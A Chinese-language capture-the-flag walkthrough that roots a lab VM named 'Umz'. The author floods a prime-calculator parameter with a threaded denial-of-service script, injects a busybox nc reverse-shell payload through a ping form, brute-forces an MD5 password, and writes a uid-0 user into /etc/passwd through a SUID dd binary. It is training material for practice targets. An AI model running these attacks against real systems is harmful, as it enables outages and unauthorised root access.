
信息收集
bash
[22:47:12] dingtom@192.168.31.187:~ $ nmap -p- 192.168.31.33 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 22:48 EDT
Nmap scan report for Umz (192.168.31.33)
Host is up (0.00020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:63:7F:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.20 seconds

[22:48:51] dingtom@192.168.31.187:~ $ feroxbuster -u ' http://192.168.31.33/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --random-agent -x php,html,txt,zip
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       93l      201w     2714c http://192.168.31.33/index.php
200      GET       76l      307w     3024c http://192.168.31.33/
200      GET       76l      307w     3024c http://192.168.31.33/index.html

index.html 是一个很炫酷的页面,站点说期待我们的 ddos 攻击
index.php 也是说了关于 ddos 的事情

攻击方向可能是 cc
我们简单fuzz一下
bash
[22:49:10] dingtom@192.168.31.187:~ $ wfuzz --hh 2707 -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.31.33/index.php?FUZZ=id'
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000018871:   200        93 L     201 W      2700 Ch     "stress"
当然这里 GET 方法不行可以用 gobuster fuzz 去 fuzz 一下 POST

有个素数计算器
可以想到这就是资源消耗的点
cc 开始 exp.py:
python
import requests
import threading
import concurrent.futures

def make_request():
    url = ' http://192.168.31.33/index.php?stress=9999999999999999999999999999'
    try:
        response = requests.get(url, timeout=5)
        return response.status_code
    except Exception as e:
        return str(e)

def main():
    # 线程数量
    num_threads = 1000000

    max_workers = 20000  # 根据系统资源调整

    print(f"开始执行{num_threads}个请求...")

    with concurrent.futures.ThreadPoolExecutor(max_workers=max_workers) as executor:
        # 提交任务
        futures = [executor.submit(make_request) for _ in range(num_threads)]

        # 处理结果
        completed = 0
        for future in concurrent.futures.as_completed(futures):
            completed += 1
            if completed % 1000 == 0:
                print(f"已完成 {completed} 个请求")

if __name__ == "__main__":
    main()
攻击一会后页面无法访问,我们停止攻击
bash
[23:01:35] dingtom@192.168.31.187:~ $ nmap -p- 192.168.31.33 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 23:02 EDT
Nmap scan report for Umz (192.168.31.33)
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:63:7F:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.22 seconds
有弱密码 admin:admin


可以 ping


真执行
命令注入弹回 shell
payload: 192.168.31.busybox nc 192.168.31.187 1234 -e /bin/bash

开始的时候在 root 路径下,所以你用 ls 去尝试RCE绕过无回显
权限提升
bash
(remote) welcome@Umz:/home/welcome$ cat user.txt
flag{user-4483f72525b3c316704cf126bec02d5c}

(remote) welcome@Umz:/home/welcome$ sudo -l
Matching Defaults entries for welcome on Umz:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Umz:
    (ALL) NOPASSWD: /usr/bin/md5sum

(remote) welcome@Umz:/home/welcome$ find / -writable 2>/dev/null | grep -v -i -E 'proc|sys|dev|run'
/tmp
/tmp/.Test-unix
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.XIM-unix
/tmp/.X11-unix
/home/welcome
/home/welcome/.bash_logout
/home/welcome/.bashrc
/home/welcome/.bash_history
/home/welcome/.ssh
/home/welcome/.ssh/authorized_keys
/home/welcome/.ssh/id_rsa
/home/welcome/.gnupg
/home/welcome/.gnupg/S.gpg-agent.browser
/home/welcome/.gnupg/S.gpg-agent.ssh
/home/welcome/.gnupg/S.gpg-agent.extra
/home/welcome/.gnupg/trustdb.gpg
/home/welcome/.gnupg/pubring.kbx
/home/welcome/.gnupg/private-keys-v1.d
/home/welcome/.gnupg/crls.d
/home/welcome/.gnupg/crls.d/DIR.txt
/home/welcome/.gnupg/S.gpg-agent
/home/welcome/.profile
/opt/flask-debug
/var/lock
/var/tmp
/var/lib/php/sessions
你可以看到 /opt/flask-debug 这个目录
bash
(remote) welcome@Umz:/opt/flask-debug$ ls -la
total 20
drwxr-xr-x 2 welcome welcome 4096 May  3 10:32 .
drwxr-xr-x 3 root    root    4096 May  3 09:46 ..
-rw-r--r-- 1 root    root    5001 May  3 10:23 flask_debug.py
-rwx------ 1 root    root      10 May  3 10:32 umz.pass

(remote) welcome@Umz:/opt/flask-debug$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
umzyyds:x:1001:1001:,,,:/home/umzyyds:/bin/bash
有个 umz.pass 应该是 umzyyds 用户的密码
bash
(remote) welcome@Umz:/opt/flask-debug$ sudo /usr/bin/md5sum /opt/flask-debug/umz.pass
a963fadd7fd379f9bc294ad0ba44f659  /opt/flask-debug/umz.pass
这个地方的密码是结尾有 \n 的,也就是用 echo 'xxx' > umz.pass 的,md5 值会有变化
brute.py:
python
import hashlib
from concurrent.futures import ThreadPoolExecutor, as_completed
import threading
import os

# 配置参数
TARGET_MD5 = "a963fadd7fd379f9bc294ad0ba44f659"
DICT_FILE = "/usr/share/wordlists/rockyou.txt"
THREADS = os.cpu_count() * 10  # 自动设置线程数
BATCH_SIZE = 1000  # 任务批处理大小

# 同步锁
found_flag = threading.Event()
print_lock = threading.Lock()

def password_generator():
    """流式读取字典文件"""
    try:
        # 先尝试UTF-8编码
        with open(DICT_FILE, "r", encoding="utf-8") as f:
            for line in f:
                if found_flag.is_set():
                    return
                yield line.rstrip("\n")
    except UnicodeDecodeError:
        # 回退到Latin-1编码
        with open(DICT_FILE, "r", encoding="latin-1") as f:
            for line in f:
                if found_flag.is_set():
                    return
                yield line.rstrip("\n")

def check_batch(passwords_batch):
    """批量检查密码"""
    results = []
    for password in passwords_batch:
        if found_flag.is_set():
            return []

        # 带换行符的密码
        pwd_with_nl = f"{password}\n"

        # 计算MD5
        md5 = hashlib.md5(pwd_with_nl.encode(errors="replace")).hexdigest()

        # 打印进度(每1000次打印一次)
        if hash_counter[0] % 1000 == 0:
            with print_lock:
                print(f"\rAttempts: {hash_counter[0]:,}", end="", flush=True)

        hash_counter[0] += 1

        if md5 == TARGET_MD5:
            return [password]
    return []

def main():
    global hash_counter
    hash_counter = [0]

    with ThreadPoolExecutor(max_workers=THREADS) as executor:
        futures = []
        batch = []

        # 流式读取并动态提交任务
        for password in password_generator():
            if found_flag.is_set():
                break

            batch.append(password)
            if len(batch) >= BATCH_SIZE:
                futures.append(executor.submit(check_batch, batch))
                batch = []

        # 提交剩余批次
        if batch and not found_flag.is_set():
            futures.append(executor.submit(check_batch, batch))

        # 处理结果
        for future in as_completed(futures):
            if result := future.result():
                found_flag.set()
                print(f"\n\n[+] Password found: {result[0]}")
                executor.shutdown(wait=False)
                return

    print("\n[!] Password not found in dictionary")

if __name__ == "__main__":
    main()
bash
[23:25:59] dingtom@192.168.31.187:~ $ python brute.py
Attempts: 228,000

[+] Password found: sunshine3
bash
(remote) umzyyds@Umz:/home/umzyyds$ ls -la
total 96
drwx------ 2 umzyyds umzyyds  4096 May  3 10:42 .
drwxr-xr-x 4 root    root     4096 May  3 10:27 ..
lrwxrwxrwx 1 root    root        9 May  3 10:38 .bash_history -> /dev/null
-rw-r--r-- 1 umzyyds umzyyds   220 May  3 10:27 .bash_logout
-rw-r--r-- 1 umzyyds umzyyds  3526 May  3 10:27 .bashrc
-rwsr-sr-x 1 root    root    76712 May  3 10:42 Dashazi
-rw-r--r-- 1 umzyyds umzyyds   807 May  3 10:27 .profile

(remote) umzyyds@Umz:/home/umzyyds$ ./Dashazi --help
Usage: ./Dashazi [OPERAND]...
  or:  ./Dashazi OPTION
Copy a file, converting and formatting according to the operands.
...
Options are:

      --help     display this help and exit
      --version  output version information and exit

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/dd>
or available locally via: info '(coreutils) dd invocation'
可以得知这是 dd 的魔改
PS: 经过群主纠正,diff Dashazi $(which dd) 后无回显,是一样的,并非魔改
bash
(remote) umzyyds@Umz:/home/umzyyds$ cp /etc/passwd .
(remote) umzyyds@Umz:/home/umzyyds$ echo 'hacker:$1$DhMw2ANK$s0Iu1RQPCyn8jbR7asAjl0:0:0:hack,,,:/root:/bin/bash' >> passwd
(remote) umzyyds@Umz:/home/umzyyds$ cat passwd | ./Dashazi of=/etc/passwd
2+1 records in
2+1 records out
1512 bytes (1.5 kB, 1.5 KiB) copied, 0.00455596 s, 332 kB/s
(remote) umzyyds@Umz:/home/umzyyds$ grep hacker /etc/passwd
hacker:$1$DhMw2ANK$s0Iu1RQPCyn8jbR7asAjl0:0:0:hack,,,:/root:/bin/bash
(remote) umzyyds@Umz:/home/umzyyds$ su hacker
Password: 111111

root@Umz:~# cat root.txt
flag{root-a73c45107081c08dd4560206b8ef8205}